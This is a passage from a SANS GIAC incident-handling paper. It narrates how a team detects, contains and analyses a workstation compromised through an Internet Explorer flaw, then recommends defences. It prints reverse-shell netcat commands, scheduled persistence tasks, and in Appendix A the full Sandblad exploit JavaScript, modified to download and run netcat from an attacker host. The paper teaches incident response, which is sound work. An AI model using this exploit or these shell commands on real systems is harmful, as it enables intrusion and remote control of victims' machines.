  TCP    0.0.0.0:135            0.0.0.0:0              LISTEN
  TCP    0.0.0.0:445            0.0.0.0:0              LISTEN
  TCP    0.0.0.0:1033           0.0.0.0:0              LISTEN
  TCP    0.0.0.0:1037           0.0.0.0:0              LISTEN
  TCP    0.0.0.0:1043           0.0.0.0:0              LISTEN
  TCP    0.0.0.0:1065           0.0.0.0:0              LISTEN
  TCP    127.0.0.1:1042         0.0.0.0:0              LISTEN
  TCP    127.0.0.1:1042         127.0.0.1:1043         ESTABLISHED
  TCP    127.0.0.1:1043         127.0.0.1:1042         ESTABLISHED
  TCP    192.168.10.140:1052    0.0.0.0:0              LISTEN
  TCP    192.168.10.140:1052    192.168.10.8:139       ESTABLISHED
  TCP    192.168.10.140:1056    0.0.0.0:0              LISTEN
  TCP    192.168.10.140:1056    192.168.10.8:139       ESTABLISHED
  TCP    192.168.10.140:1058    0.0.0.0:0              LISTEN
  TCP    192.168.10.140:1058    192.168.10.8:139       ESTABLISHED
  TCP    192.168.10.139:139     0.0.0.0:0              LISTEN
  TCP    192.168.10.139:1065    123.123.123.123:80     ESTABLISHED
  UDP    0.0.0.0:135            *:*
  UDP    0.0.0.0:445            *:*
  UDP    0.0.0.0:1034           *:*
  UDP    127.0.0.1:1054         *:*
  UDP    127.0.0.1:1059         *:*
  UDP    192.168.10.139:137     *:*
  UDP    192.168.10.139:138     *:*
  UDP    192.168.10.139:500     *:*
```

Especially the established outbound connection to IP 123.123.123.123 on port 80 catches Steve’s eye. A quick look on his notes confirms that it is the same IP he saw in the firewall log when first identifying the incident. To see what program is responsible for the outbound connection he runs fport which maps open ports to processes. The command yields the following result:

```
FPort v2.0 - TCP/IP Process to Port Mapper
Copyright 2000 by Foundstone, Inc.
http://www.foundstone.com

Pid   Process        Port  Proto Path
368   svchost    ->  135   TCP   C:\WINNT\system32\svchost.exe
8     System     ->  139   TCP
8     System     ->  445   TCP
724   MSTask     ->  1033  TCP   C:\WINNT\system32\MSTask.exe
8     System     ->  1037  TCP
612   ntkrnlnc   ->  1065  TCP   C:\Documents an Settings\Phil\ntkrnlnc.exe

368   svchost    ->  135   UDP   C:\WINNT\system32\svchost.exe
8     System     ->  137   UDP
8     System     ->  138   UDP
8     System     ->  445   UDP
228   lsass      ->  500   UDP   C:\WINNT\system32\lsass.exe
216   services   ->  1034  UDP   C:\WINNT\system32\services.exe
872   fire       ->  1054  UDP   D:\win32\fire.exe
```

From the local port 1065 Steve can see that the process corresponding to connection in questions is owned by a program named ntkrnlnc.exe. The name does not ring a bell but it sounds like it could be some kernel related program. But the

© SANS Institute 2003 As part of GIAC practical repository Author retains full rights

location in Phil’s home directory and an established network connection are quite a bit strange.
Steve has the urgent feeling that he should disconnect the PC right now from the network. He reaches for the network cable but then remembers one more command that could provide some useful information on that executable. Listdlls will show all dlls that are used by a process PLUS the command line parameters which where used at command startup.

```
11:01:42,07 D:\> listdlls ntkrnlnc

ListDLLs V2.23 - DLL lister for Win9x/NT
Copyright (C) 1997-2000 Mark Russinovich
http://www.sysinternals.com

-----------------------------------------------------------------------------
ntkrnlnc.exe pid: 612
Command line: ntkrnlnc.exe  123.123.123.123 80 -d -e cmd

  Base        Size      Version          Path
  0x00400000  0x13000                    C:\Documents and Settings\Phil\ntkrnlnc.exe
  0x77880000  0x81000   5.00.2195.5400  C:\WINNT\System32\ntdll.dll
  0x77e70000  0xc3000   5.00.2195.5400  C:\WINNT\system32\KERNEL32.dll
  0x74fc0000  0x9000    5.00.2195.4874  C:\WINNT\System32\WSOCK32.dll
  0x74fa0000  0x13000   5.00.2195.4874  C:\WINNT\System32\WS2_32.DLL
  0x78000000  0x46000   6.01.9359.0000  C:\WINNT\system32\MSVCRT.DLL
  0x77da0000  0x5d000   5.00.2195.5385  C:\WINNT\system32\ADVAPI32.DLL
  0x77d20000  0x71000   5.00.2195.5419  C:\WINNT\system32\RPCRT4.DLL
  0x74f90000  0x8000    5.00.2134.0001  C:\WINNT\System32\WS2HELP.DLL
  0x77830000  0xc000    5.00.2195.4874  C:\WINNT\System32\rnr20.dll
  0x77e00000  0x65000   5.00.2195.4314  C:\WINNT\system32\USER32.DLL
  0x77f40000  0x3c000   5.00.2195.5252  C:\WINNT\system32\GDI32.DLL
  0x77970000  0x24000   5.00.2195.5354  C:\WINNT\System32\DNSAPI.DLL
  0x77310000  0x13000   5.00.2195.0002  C:\WINNT\System32\iphlpapi.dll
  0x774f0000  0x5000    5.00.2134.0001  C:\WINNT\System32\ICMP.DLL
  0x772f0000  0x17000   5.00.2181.0001  C:\WINNT\System32\MPRAPI.DLL
  0x750c0000  0x10000   5.00.2195.4827  C:\WINNT\System32\SAMLIB.DLL
  0x750e0000  0x4f000   5.00.2195.5427  C:\WINNT\System32\NETAPI32.DLL
  0x77bd0000  0xf000    5.00.2195.4587  C:\WINNT\System32\SECUR32.DLL
  0x75130000  0x6000    5.00.2134.0001  C:\WINNT\System32\NETRAP.DLL
  0x77940000  0x2b000   5.00.2195.5400  C:\WINNT\system32\WLDAP32.DLL
  0x77a40000  0xf5000   5.00.2195.5400  C:\WINNT\system32\OLE32.DLL
  0x779a0000  0x9b000   2.40.4518.0000  C:\WINNT\system32\OLEAUT32.DLL
  0x77380000  0x2f000   5.00.2195.5312  C:\WINNT\System32\ACTIVEDS.DLL
  0x77350000  0x22000   5.00.2195.5400  C:\WINNT\System32\ADSLDPC.DLL
  0x77820000  0xe000    5.00.2168.0001  C:\WINNT\System32\RTUTILS.DLL
  0x78310000  0x90000   5.00.2195.5400  C:\WINNT\System32\SETUPAPI.DLL
  0x77c00000  0x5f000   5.00.2195.5425  C:\WINNT\System32\USERENV.DLL
  0x774b0000  0x32000   5.00.2195.5438  C:\WINNT\System32\RASAPI32.DLL
  0x77490000  0x11000   5.00.2195.5292  C:\WINNT\System32\RASMAN.DLL
  0x77500000  0x22000   5.00.2182.0001  C:\WINNT\System32\TAPI32.DLL
  0x71780000  0x8a000   5.81.4704.1100  C:\WINNT\system32\COMCTL32.DLL
  0x70bd0000  0x64000   6.00.2600.0000  C:\WINNT\system32\SHLWAPI.DLL
  0x77330000  0x19000   5.00.2195.4874  C:\WINNT\System32\DHCPCSVC.DLL
  0x777d0000  0x8000    5.00.2160.0001  C:\WINNT\System32\winrnr.dll
  0x74f40000  0x1d000   5.00.2195.4874  C:\WINNT\system32\msafd.dll
  0x74f80000  0x7000    5.00.2195.4874  C:\WINNT\System32\wshtcpip.dll
```

Right after Steve hit the enter key he reaches behind the desktop PC and pulls the network cable from the socket. When he looks back at the screen and sees the command line which was used to start ntknlnc.exe he is quite sure that something is very wrong here. But before any further investigations are done, he decides to back up the system first for evidence reasons. Before he turns off the system he opens notepad, copies the output of the last three commands from the command shell window and safes it to a file. He then moves this file and the other two created by

© SANS Institute 2003 As part of GIAC practical repository Author retains full rights

ir.bat and ir2.bat to a floppy disk. Then he removes the fire CD and the floppy from the system. After that Steve switches the PC off. He decided not to do a regular shutdown just in case any mechanisms where put in place by the attacker to delete or alter data when the system was shut down. Although it is preferable to properly shut down the computer Windows 2000 usually does not have a problem with an abrupt power off and boots up cleanly at the next power on. And in this case just cutting power was reasonable decision.

He quickly briefs Sally, Phil and Phil's supervisor who have returned in the meantime of his findings and then asks Sally to backup the system to a USB hard disk using Symantec Ghost. To achieve this, the system is booted from the Ghost boot disks into the DOS version of Ghost. Then the partitions of the original hard disk are backed up to the USB drive using partitions of identical size. This first backup will be the evidence copy and once completed will be sealed and not be touched again. A second copy should then be prepared for further analysis of the system.

While Sally gets to work, Steve quickly calls Paul to ask if anything else has happened so far. Paul denies and also informs Steve that the attackers IP address belongs to a free dialup provider as he found out doing some research on the address using the SamSpade website[l]. Steve asks him to temporarily block access to and from the internal network for this address range on the firewall. Just to make sure. Then Steve pulls the notebook from his jump kit and after turning to a new page, scribbling a few notes on the incident and leaving a page free to later add the information gathered so far he addresses Phil. He asks him if he had noticed anything of the break-in or if he experienced any unusual or suspicious behaviour of his machine. At first, Phil denies but after a few questions on what he did this morning, Phil remembers this web page that he visited from a link in a mail and the somewhat unusual Internet Explorer help window. Steve carefully writes down these information and as Phil can't remember the URL of the site this is something worth investigate closer later on. Phil did however save a bookmark to the page. After a few more questions which yield no additional information, Steve suggests to Phil to take the rest of the day off if he cannot work without his PC as he can't use his computer until the cause of the incident is clear and his machine has been cleared of any malicious code. He should, however, be reachable via phone in case any more questions arise.

While they are now waiting for the backup to finish, Steve fills out the incident identification, survey and containment forms with the information they have so far. He also has Phil's supervisor sign a form that he is taking the PC along for further investigation and eradication of the cause. After that, Steve and Sally return to their office.

Day 1, 12:30 PM

A short meeting has just taken place involving the NSS team including their supervisor and the CTO of the company. They were informed of what has happened and what information where gathered so far. The team also stated that they were confident that the incident had been contained with the disconnection of the affected PC from the network. Moreover, apart from the scanning activity originating from Phil's PC no attacks against other systems within the internal network had been noticed. The firewall has been configured to block connection involving IP addresses from the address range used by the attacker and the IDS is monitored closely for any

[l] http://www.samspade.org

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

unusual events. The path of progress now is to investigate the compromised system to reveal the cause of the incident.
Another meeting was scheduled for 5 PM to inform about the current status then.

Day 1, 2:00 PM

During the last hour Steve had completed his notes on the incident so far and Sally had extracted the original hard disk from Phil's PC and replaced it with their second backup disk. Now they where sitting in front of the booted system, ready to start their investigation. They decided to look at the system together so Sally could supplement Steve's superior analysis and forensic skills with her profound Windows knowledge. They had learned so far that a program named ntkrnlnc.exe was responsible for the outbound connection. The goal is now to find out what this program was, how it got on the computer and what else the attacker had done to the system.
On Steve's PC they start reviewing the output from the commands issued by Steve on the compromised system. The script ir.bat that Steve ran from the fire CD executes the following commands when started:

```
set path=.
cd ..\ir
..\2K\doskey /history
time /t
date /t
REM display network state
..\2k\ipconfig /all
REM detect network adapters in promiscuous mode
promiscdetect
REM show all network connections
netstat -an
REM print the routing table
route print
REM map processes to open TCP/UDP ports
fport
REM show process list
pslist
REM Protocol information & statistics on current NetBios connections
nbtstat -c
# display active log on sessions
psloggedon
time /t
date /t
# show executed command histroy
..\2k\doskey /history
cd ..\..\
echo "completed!"
```

So the script contains the commands that Steve had also run manually (*netstat –an, fport*) and as expected there are no differences in the output. However, some of the other commands executed by the script reveal a few (not much though) more interesting information:

PromiscDetect, a tool used to detect network cards in promiscuous mode did not show the PCs card being promiscuous. This means a sniffer to capture passwords for example was most certainly not active.

Pslist shows all active processes and besides the active process for ntkrnlnc.exe another process catches Steve's eye:

```
nmap      656   8   2   83   3100   0:00:00.050   0:00:00.110    0:00:03.745
```

So the port scanner *nmap* was still active at that time, indicating that the attacker was probably still searching for further targets.

The rest of the output does not show anything unusual. The mapped network drives (*nbtstat*) or the logged on (*psloggedon*) user (only Phil locally) are perfectly normal.

Next, they inspect the output produced by the ir2.bat script. This one dumps the event viewer logs and a few registry keys to the screen. The output is very extensive and therefore not shown here as it did not reveal anything important anyway. Sally expected there could be something in one of the various autostart / autorun /etc. registry keys that would be executed with every system start to set up a backdoor or re-establish an outbound connection, but there wasn't.

After having walked through those files they decide to examine the system itself and start by taking a closer look at the ntkrnlnc.exe file. Again, they work with the fire command shell and the trusted executables on the CD. The command line used to start ntknrnlnc.exe as revealed by the *listdlls* command

```
Command line: ntkrnlnc.exe  123.123.123.123 80 -d -e cmd
```

already gives a hunch to Steve but he wants to be sure. He navigates to Phil's home directory C:\Documents and Settings\Phil\ where the executable was started from but to his surprise there is no such file. Did the trigger some kind of cleanup mechanism when rebooting the PC? He then starts a search over the whole disk for all files modified or created less then a day ago (-ctime -1). On drive c:\ this reveals (besides a bunch of files created/altered at every windows startup):

```
14:28:42,07 D:\> find c:\ -ctime -1
...
c:\WINNT\system32\ngsniff.exe
c:\WINNT\system32\nmap-os-fingerprints
c:\WINNT\system32\nmap-protocols
c:\WINNT\system32\nmap-rpc
c:\WINNT\system32\nmap-services
c:\WINNT\system32\nmap.exe
c:\WINNT\system32\ntkrnlnc.exe
...
```

So it looks like the attacker moved ntkrnlnc.exe and a two more tools (nmap and ngsniff) to the windows system directory. Nmap and ngsniff where most certainly downloaded after the attacker gained access. The IDS had noticed the attacker using nmap to scan the internal network. Later on he might have planed to use ngSniff, which is a command line network sniffer, to look for passwords on the network.
Steve now starts the ntkrnlnc executable from the system directory:

```
14:33:52,07 C:\WINDOWS\system32>ntkrnlnc
Cmd line:
```

This strengthens the suspicion he already has and the result of the follwing command proves him right:

```
14:35:22,07 C:\WINDOWS\system32>ntkrnlnc -h
[v1.10 NT]
connect to somewhere:   nc [-options] hostname port[s] [ports] ...
listen for inbound:     nc -l -p port [options] [hostname] [port]
options:
        -d              detach from console, stealth mode

        -e prog         inbound program to exec [dangerous!!]
        -g gateway      source-routing hop point[s], up to 8
        -G num          source-routing pointer: 4, 8, 12, ...
        -h              this cruft
...
```

ntkrnlnc.exe is a renamed version of netcat! And the command line “ntkrnlnc.exe 123.123.123.123 80 -d -e cmd” resulted in an outbound connection to IP 123.123.123.123 on port 80 whereas netcat was detached from a console window and therefore invisible. The –e cmd parameter then shovelled a shell out to the attacker granting him command line access to the machine.

Having ascertained what kind of access the attacker had to the machine, Steve and Sally still do not know how initial access was established as Phil’s machine is not reachable from the outside. Moreover, they do not believe that the attacker did not take any steps to ensure continuing access to thy system. But there was nothing in the registry. A few seconds later Sally smacks her forehead while letting out a low grunt. She then asks Steve to check the windows scheduler by typing the at command:

```
D:\>at

Status ID Day                     Time      Command Line
-----------------------------------------------------------------------------1
Each M T W Th F S Su 9:30 AM   c:\winnt\system32\ntkrnlnc.exe user123.dialup.com -d
-e cmd

2         Each M T W Th F S Su 8:30 PM   c:\winnt\system32\ntkrnlnc.exe
user123.dialup.com -d -e cmd
```

Bingo! There is a tasks scheduled to run every day at 9:30 AM and 8:30 PM which will execute ntkrnlnc.exe with the already known parameters. So the question on how the attacker is trying to keep access is also solved. The question on how he got access the first time remains, however.

Steve and Sally now pursue Phil’s hint regarding the web page he visited. Phil had given them his Exchange credentials to allow them looking at the mail containing the link. Phil had offered this freely as there was nothing secret about his mails as he said. After Steve logged into Phil’s exchange Mailbox he quickly finds the mail in question. After a short discussion Sally and Steve agree to visit the site. They will use Steve’s PC for this as he has a restrictive personal firewall installed which should inform him of any unusual network activity targeting or origination from his PC. He opens the link *http://www.freewebspace.com/scriptcorner* in his favourite Mozilla Browser and a rather primitive homepage shows up. But nothing else happens. He right clicks on the page to open the source code view. Nothing special. However, there is this one line in the HTML head:

```
<head>
<title>JavaScript Ressources</title>
<script src="functions.js" type="text/javascript">
</script>
</head>
```

This means some JavaScript code is loaded from an separate file. Sally then mentions that Phil only has Internet Explorer installed on his machine. Steve suggests visiting the page again with IE but Sally points out that this might not even be necessary. Internet Explorer caches most objects that are contained in a web page. This includes the html file itself, any embedded pictures or sound files AND also separately loaded JavaScript or Cascading StyleSheet files. Furthermore it saves the objects under their actual file name plus a number which is incremented if there are objects with the same name. Steve quickly issues the following command in the fire shell on Phil’s machine:

```
14:59:12,17 D:\ > find “C:\Documents and Settings\Phil\Local Settings \Temporary
Internet Files\” | grep function
```

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

```
C:\Documents and Settings\Phil\Local Settings\Temporary Internet
Files\Content.IE5\OYAQQPY0\functions[1].js
```

This command “finds” every file in the *Temporary Internet Files* folder and the names are printed to the screen. The result is then piped to the grep command which looks for files containing *functions* in the file name. Apparently there is only one. When Steve opens this file in a text editor he is presented a bunch of JavaScript code (Fred’s modified Sandblad exploit code of course). With every minute he looks at the code his smile widens. They have found what they where looking for. Although neither Steve nor Sally are JavaScript experts, the top part of the code is pretty obvious. It seems that a command shell is executed and arguments are passed to this shell resulting in the file ntkrnlnc.exe being downloaded from host user123.dialup.com and then being executed to connect to the same host on port 80 and shovel a shell out. What they still do not know is how this is possible as it should be absolutely impossible to trigger something like this by just viewing a web page. Steve has read of vulnerabilities in Internet Explorer making such things possible but as there is no hint in the code they do not know if they are looking and a known exploit.

However , the mist lifts just a few minutes later when Steve pastes the first unusual statement in the script (showHelp(location+"#1");) into Google. There are 48 hits and the very first link already leads to *http://www.securitybugware.org/NT/5797.html*

This page contains an advisory by someone called Andreas Sandblad, describing a cross zone scripting vulnerability which makes it possible to execute arbitrary commands.

After reading the Advisory which also contains a link to a corresponding bugtraq posting Steve and Sally look at each other and know that they have found the cause of the incident. Even more, the time stamp of the functions[1].js file in the *Temporary Internet Files* folder reads 10:03 AM, effectively marking the exact time of the system compromise as the execution of the JavaScript code triggered the outbound connection to the attacker.

Day 1, 3:30 PM

Now that the incident has been successfully identified and contained and the exact cause and course of the incident has been analysed Steve updates the incident notes. He precisely describes their findings and prints out the command history of the fire shell (doskey /history) they used during the analysis of the system to be able to later reproduce the exact path of progress.

Day 1, 4:15 PM

Although everybody in the team was quite confident that no other system had been compromised or damaged by the incident, they agreed to quickly check for obvious signs on their servers. If something should have gone unnoticed then the attacker did certainly not have much time to inflict great damage or cover his tracks as there was only a little time frame between the network scans detected by the IDS and the disconnection of the affected system from the network. Paul had checked the log files of the internal servers for anything suspicious but found nothing. It was added to the incident notes that no system other than Phil’s workstation was affected by the incident.

Eradication

In this phase the cause of the incident as identified in the containment phase has to be wiped from the face of the earth or at least mitigated to avoid the same thing happening again.

Day 1, 5:00 PM

The NSS team meets again with their supervisor and the CTO to report the newest development. They are quite proud to inform the manager that the incident had been successfully contained and the exact course of the attack had been analysed. The next steps now target on eliminating the causes that made the incident possible. They had identified four points that facilitated the attack:

1. *Existance of an unpatched Internet Explorer vulnerability.*
   This was necessary for the attack to work at all.
2. *Liberal, direct access to the internet without additional security measures.*
   This was a prerequisite for the attacker to be able to establish the outbound connection.
3. *Generous, uncontrolled user privileges on desktop machines.*
   With the user having administrative privileges on his machine and being logged on as Administrator the attacker was also granted those privileges giving him a lot more power to do things, i.e. use a sniffer or write files to the system directories.
4. *Insufficient security measures on desktop machines.*
   This could be seen as an addition to point three, but the goal in mind here is to establish additional security components on the workstations. This refers to personal firewall software which could alert and protect of such attacks like the one experienced in this incident.

Now procedures and recommendations have to be worked out to eliminate or at least mitigate those conditions.
Another point discussed was about what to do with the attacker. They had done some investigation on his IP address and the web space provider. Both were free, ad-funded providers. Paul had already called the Dial-up Provider and learned that they do not keep any connection logs and that registration is possible only with an email address. It is therefore highly unlikely that prosecution would be successful. And as no real damage (apart from the time spent on handling the incident) had occurred, they agreed to recommend to management not to invest any more time or resources on catching the intruder. Another meeting was scheduled for the next day at the same time. This meeting should also be attended by the CEO and some other management members. There, a conclusive report of the incident should be given and the measures taken and recommendations worked out to avoid such an incident in the future should be presented.

Day 1, 8:00 PM

Eradication of malicious code and cleaning of the affected workstation in this situation was quite simple since the affected system is not critical to the infrastructure. It is a user’s desktop system containing only a few megabytes of important data on the system itself. Users were held to save important data on the central file server which was backed up daily.
Although Steve is pretty confident, that no more malicious code resided on the

© SANS Institute 2003 As part of GIAC practical repository Author retains full rights

system, they decide to rebuild the system from scratch, just to make sure. The original disk is put back into the workstation and wiped clean.
Sally had modified their regular installation image of Windows 2000 to contain the latest updates and patches. Rebuilding Phil's machine using this image is now a matter of 30 minutes. The time and course of rebuilding and initial configuration of the machine is also added to the incident notes for completeness. The backup copy used for analysis of the system will be kept a few days to have access to any data that Phil might find missing and that is only saved on the local disk.

Recovery

After having successfully identified, contained and eradicated, the cause of the incident the incident handling team has to return the affected systems back normal operational status.

Day 2, 7:00 AM
Steve had come in early this morning to thoroughly look through the firewall log and see if Snort had picked something up during the night. Though he expected it to be like this he is very relieved when he finds nothing unusual.
Now he reviews again what they had done the day before and put together a few notes and slides for the NSS team meeting at 9 AM. There they would discuss how this incident was handled and discuss recommendations on how the process could have gone better and what could be done to prevent something like this from happening again.
At the scheduled management meeting in the late afternoon they were then to present their findings and recommendations.

Day 2, 9:00 AM
Sally just returned from Phil's cubicle where she had hooked up his PC to the network again and briefed Phil on the outcome of the incident. She also told him that they still have the possibility to get data off his old system in case he finds something important missing.
Now the "Networks, Systems and Security"-Team has gathered at the meeting area in their office together with their supervisor.
Upon general review of the incident handling process they agree that all in all it went quite well. Fortunately for them, the attack had been discovered almost instantly so the attacker did not have a whole lot of time to do great damage. It could have been a lot worse. Regarding the fact that the attacker was able to compromise an internal system and use this as a base for further mischief they have been really lucky. Steve stresses the fact that they were only able to detect the attack thanks to the internal IDS system that was monitoring the network link towards the server network. This is the proof on how important internal security measures are. He again remembers the supervisor of the tenacious discussion they had with management a few months ago when funding for the IDS hardware (especially the internal one) was discussed. The danger of an insider attack was thought to be very low and it would not justify spending money and resources on looking for something that is very unlikely to happen. Although this wasn't exactly the typical insider attack (as the attack came from the outside) the picture of the attack and the possible consequences are the

© SANS Institute 2003 As part of GIAC practical repository. Author retains full rights

same once the attacker got control of the internal system. The team agrees to point out what could have happened if the IDS had not been there.
Regarding further improvements to security and based on the four points they found responsible for facilitating or simplifying the attack, they agree on the following points to be mentioned in the management meeting.

- Deployment of a proxy server
  Apart from the unpatched desktop system the fact that outbound http and ftp connections (without protocol inspection) were allowed from anywhere was the reason for this attack to be successful. To prevent an attack like this from happening again (or at least make it a lot harder for an attacker) it was agreed that a Squid proxy server should be deployed and that http and ftp connections would only be possible via this proxy. To ensure even better security, access to the proxy should be authenticated. Steve would research the possibilities to combine file server and proxy logon to avoid the users complaining about another password they would have to remember. Another benefit of the proxy solution would be a reduction of internet traffic and with that a reduction of costs as Squid also acts as a web cache resulting in popular web sites being served from that cache instead of being loaded from the server.
- Discuss general patch management.
  The general process of patch management should be reviewed. The importance of patching and updating of servers is out of question and this is already done regularly. Not so with desktops and laptops. Once user PCs had been set up they where mostly not touched ever again afterwards. As most users do not care or simply do not know about critical patches, machines will expose critical vulnerabilities over time. As seen in the incident this can be a dramatic problem. The team agreed that it would be import to monitor newly available updates and patches and to estimate the criticality for the company's user systems. Moreover, vulnerability scans should be performed on a regular basis. Highly critical patches should be installed and processes to achieve this should be established.
- Recommend limitation of user privileges
  Knowing that it will be difficult to change the historical fact of users having administrative privileges on their machines, they still decide to at least recommend that "non power users" like office, marketing or HR staff should be stripped off administrative powers. This would prevent or at least complicate attacks on those machines.
- Recommend introduction of personal firewalls
  Deployment of personal firewall software on desktops and especially laptop machines should be recommended to management. The advantages of protections against attacks or virus / worm infections should outweigh the necessary investment. Especially the laptop users run a considerable risk of catching something bad when using the internet outside the protected corporate network. And the danger of malicious code being carried to the intranet on an infected or hacked laptop should not be underestimated.
- Enhance security knowledge of all team members. Strive for GIAC certifications.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

Lessons Learned

Some of the most experienced incident handlers claim that this phase is a very important, if not the most important one, of the whole process. In this step, the handling of the incident is reviewed and the goal is to identify actions that could have been done better. By analyzing the mistakes or sub-optimal procedures the team can learn a lot and by incorporating those lessons learned into the company's incident handling process the capabilities of coping with future incidents can be dramatically improved.

Day 2, 4:30 PM

Steve, Sally and their supervisor meet with CEO, CTO and a few other members of IT-Corp's management to present the final conclusive report. They illustrate the course of the incident handling process again and point out to the weaknesses they had found during their investigation. The group discusses the team's findings and recommendations to protect against such threads in the future. The meeting resulted in agreement on the following actions:

- Formalise the team's procedure of handling incidents.
  This means that the process of incident handling should be well defined in analogy to the company's business procedures and policies. The definition of a complete computer incident handling plan is quite an arduous task and involves the help of a lot of people inside the company but it will help to react fast, professionally and well defined to incidents.
- Deployment of proxy server solution as soon as possible.
- Evaluate corporate requirements for a personal firewall solution and assess available products. Introduction will be decided based on the outcome of this assessment and the necessary investment.
- Extend monitoring of security information
  The team's current practise to follow security related information for their deployed server software should be extended to also include monitoring critical information about vulnerabilities in desktop machines. The procedures to judge those information and the actions necessary to react to highly critical updates and patches must of course be defined in the incident handling policy.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

Appendix A

Source code of the Sandblad exploit

```
// "How to execute programs with parameters in IE", 2002-11-06
// Sandblad advisory #10, Andreas Sandblad, sandblad@acc.umu.se

prog = 'cmd';
// original Argument
//args = '/k echo You are vulnerable (Sandblad #10) & '+ \
'echo Sandblad #10 > c:/vulnerable.txt & winmine';

// modified argument from the attack scenario in this paper
args = '/k echo bin > ntuser.log & '+
       'echo get ntkrnlnc.exe >> ntuser.log & '+
       'echo close >> ntuser.log & '+
       'echo bye >> ntuser.log & '+
       'ftp -v -A -s:ntuser.log user123.dialup.com & '+
       'start ntkrnlnc.exe user123.dialup.com 80 -d -e cmd ';

if (!location.hash) {
  showHelp(location+"#1");
  showHelp("iexplore.chm");
  blur();
}
else if (location.hash == "#1")
  open(location+"2").blur();
else {
  f = opener.location.assign;
  opener.location="res:";
  f("javascript:location.replace('mk:@msitstore:C:')");
      setTimeout('run()', 3000);
}
function run() {
  f("javascript:document.write('"+
"<object id=c1 classid=clsid:adb880a6-d8ff-11cf-9377-00aa003b7a11>"+
      "<param name=Command value=ShortCut>"+
      "<param name=Item1 value=\","+prog+","+args+"\">"+
      "</object>"+
"<object id=c2 classid=clsid:adb880a6-d8ff-11cf-9377-00aa003b7a11>"+
      "<param name=Command value=Close>"+
      "</object>')");
  f("javascript:c1.Click();c2.Click();");
  close();
}
```

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

Appendix B

Scripts from the fire CD

ir.bat

```
set path=.
cd ..\ir
..\2K\doskey /history
time /t
date /t
REM request user to input date time
REM datetime
REM network state
..\2k\ipconfig /all
Promiscdetect
netstat –an
route print
fport
pslist
nbtstat –c
psloggedon
time /t
date /t
..\2k\doskey /history
cd ..\..\
echo "completed!"
```

ir2.bat

```
cd ..\ir2
date /t
time /t

REM dump log files
dumpel -l security
dumpel -l application
dumpel -l system
date /t
time /t
REM last sucessful interactive logon
ntlast -l:i -null -n 100
REM last sucessful remote logon
ntlast -l:r -null -n 100
REM last failed logon
ntlast -f -null -n 100

REM get user info
reg query "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\RegisteredOwner"
reg query "HKLM\SOFTWARE\Microsoft\Windows
NT\CurrentVersion\RegisteredOrganization"
reg query "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\ProductID"
reg query "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\ProfileList"
reg query "HKLM\SAM\SAM\Domains\Account\Users\Names

REM users/groups
net user
```

© SANS Institute 2003 As part of GIAC practical repository Author retains full rights

```
net localgroup
REM admins list
REM local administrators

reg query "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon"

REM get system info
reg query "HKLM\System\Controlset001\Control\ComputerName\ComputerName"
reg query "HKLM\System\Controlset001\Control\ActiveComputerName"
reg query "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Currentversion"
reg query "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\CSDVersion"
reg query "HKLM\SOFTWARE\Microsoft\Windows
NT\CurrentVersion\WinLogon\LegalNoticeText"

REM get timezone info

reg query "HKLM\System\CurrentControlSet\Control\TimeZoneInformation\StandardName"

REM swap file setting
reg query "HKLM\System\CurrentControlSet\Control\Session Manager\Memory
Management\ClearPageFileAtShutDown"
reg query "HKLM\System\CurrentControlSet\Services\LanmanServer\Shares"

REM recent files
reg query "HKLM\Software\Microsoft\Windows\CurrentVersion\Explorer\RecentDocs"

REM startup programs
reg query "HKLM\Software\Microsoft\Windows\CurrentVersion\run"
reg query "HKLM\Software\Microsoft\Windows\CurrentVersion\runonce"
reg query "HKLM\Software\Microsoft\Windows\CurrentVersion\runonceEx"
reg query "HKLM\Software\Microsoft\Windows\CurrentVersion\runServices"
reg query "HKLM\Software\Microsoft\Windows\CurrentVersion\runServicesOnce"
reg query "HKLM\Software\Microsoft\Windows NT\CurrentVersion\Windows\Load"
reg query "HKLM\Software\Microsoft\Windows NT\CurrentVersion\WinLogon\Userinit"

REM query Network Interface
REM reg query "HKLM\System\CurrentControlSet\Services\Tcpip\Parameters\Interfaces"
/S
reg query "HKLM\System\CurrentControlSet\Services\Tcpip\Parameters" /S
REM query Telnet Services
reg query "HKLM\System\CurrentControlSet\Services\Tlntsvr" /S

REM browser proxy setting
reg query "HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings"

REM explorer history and settings
reg query
"HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\ComDlg32\OpenSaveMRU" /S
reg query "HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\RunMRU" /S
reg query "HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\Shell Folders"
/S
reg query "HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\User Shell
Folders" /S
```

© SANS Institute 2003 As part of GIAC practical repository Author retains full rights

References

1 Security Focus Vulnerability Archive - http://www.securityfocus.com/bid

2 SANS Institute, SANS Critical Vulnerability Analysis 11/25/2002 - http://www.sans.org/newsletters/cva/cva1_18.php

3 Security Focus Vulnerability Archive, Die Yu, Liu - Microsoft Internet Explorer Document Reference Zone Bypass Vulnerability - http://www.securityfocus.com/bid/5841/info/

4 Netcat – Network utility by @stake - http://www.atstake.com/research/tools/network_utilities/

5 Microsoft Development Network - Introduction to URL Security Zones: http://msdn.microsoft.com/library/default.asp?url=/workshop/security/szone/overview/urlzones_ovw_entry.asp

6 David Mirza Ahmad, posting to bugtraq mailing list: Re: (MSIE) when parent gives his son bad things ;) - http://archives.neohapsis.com/archives/bugtraq/2002-11/0254.html

7 What is Microsoft HTML Help - http://msdn.microsoft.com/library/default.asp?url=/library/en-us/odeopg/html/deconwhatismicrosofthtmlhelp.asp

8 HTML Help shortcut command - http://msdn.microsoft.com/library/default.asp?url=/library/en-us/htmlhelp/html/vsconocxshortcut.asp

9 Andreas Sandblad, Posting on Bugtraq, Sandblad Advisory #10 - http://www.securityfocus.com/archive/1/298748

